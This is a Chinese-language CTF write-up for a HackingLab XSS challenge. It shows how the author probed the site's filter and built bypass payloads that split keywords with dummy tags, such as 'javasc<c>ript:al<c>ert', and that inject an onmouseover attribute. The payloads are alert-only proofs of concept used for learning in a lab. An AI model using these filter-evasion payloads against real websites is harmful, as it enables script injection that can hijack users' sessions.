
脚本关 15 Principle很重要的XSS

关键字: xss

步骤:

1.思路 不断尝试 观察过滤情况 得到括号情况

javascript:alert(1) 被屏蔽



<>括号过滤情况为:

<被过滤(此处过滤指被删除)>正常

但是当两个符号一起出现时会被全部删除, 包括中间的内容

这里就是个可以利用的绕过方式了

2. 尝试绕过 javascript:alert(1)

1.结果却被屏蔽, 有以下两种情况:

2.1后端代码是先匹配删除掉括号再进行的关键词查找

2.2alter被屏蔽

2.测试下第二个情况

```
1 | javasc<c>ript:al<c>ert(1) 复制
```


页面显示正常



查看源代码

```
Welcome !<a href=' javascript:alert(1)'>Edit Profile(XSS HERE!)</a>
```

可以看到正常插入进去了, 我们点一下试试





可以看到正常执行了弹窗，那么构建payload

```
1 | javasc<c>ript:al<c>ert(HackingLab)
```



<https://blog.csdn.net/dadongwudi>

3.其他情况

空格的情况有点特殊，应该是正则表达但是也是可以绕过的
只要空格前面有字符就会被屏蔽
那么我们把空格放在第一个

```
1 | test
```

```
Welcome !<a href=' test'>Edit Profile(XSS HERE!)</a>
```

正常通过

那么试试是不是屏蔽了所有空格

```
1 | test
```

```
</form>  
Welcome !<a href=' test'>Edit Profile(XSS HERE!)</a>
```

事实证明只会屏蔽第一个空格

那么构建如下payload

```
1 | ' onmouseover=al<c>ert(HackingLab)>
```

成功弹窗!

<https://blog.csdn.net/dadongwudi>

```
' onmouseover=alert(HackingLab)>
```

参考: <https://blog.csdn.net/Jacob12774/article/details/84778322>

参考链接: <https://www.cnblogs.com/renzongxian/p/5618631.html>

参考链接: https://blog.csdn.net/qq_36119192/article/details/102719130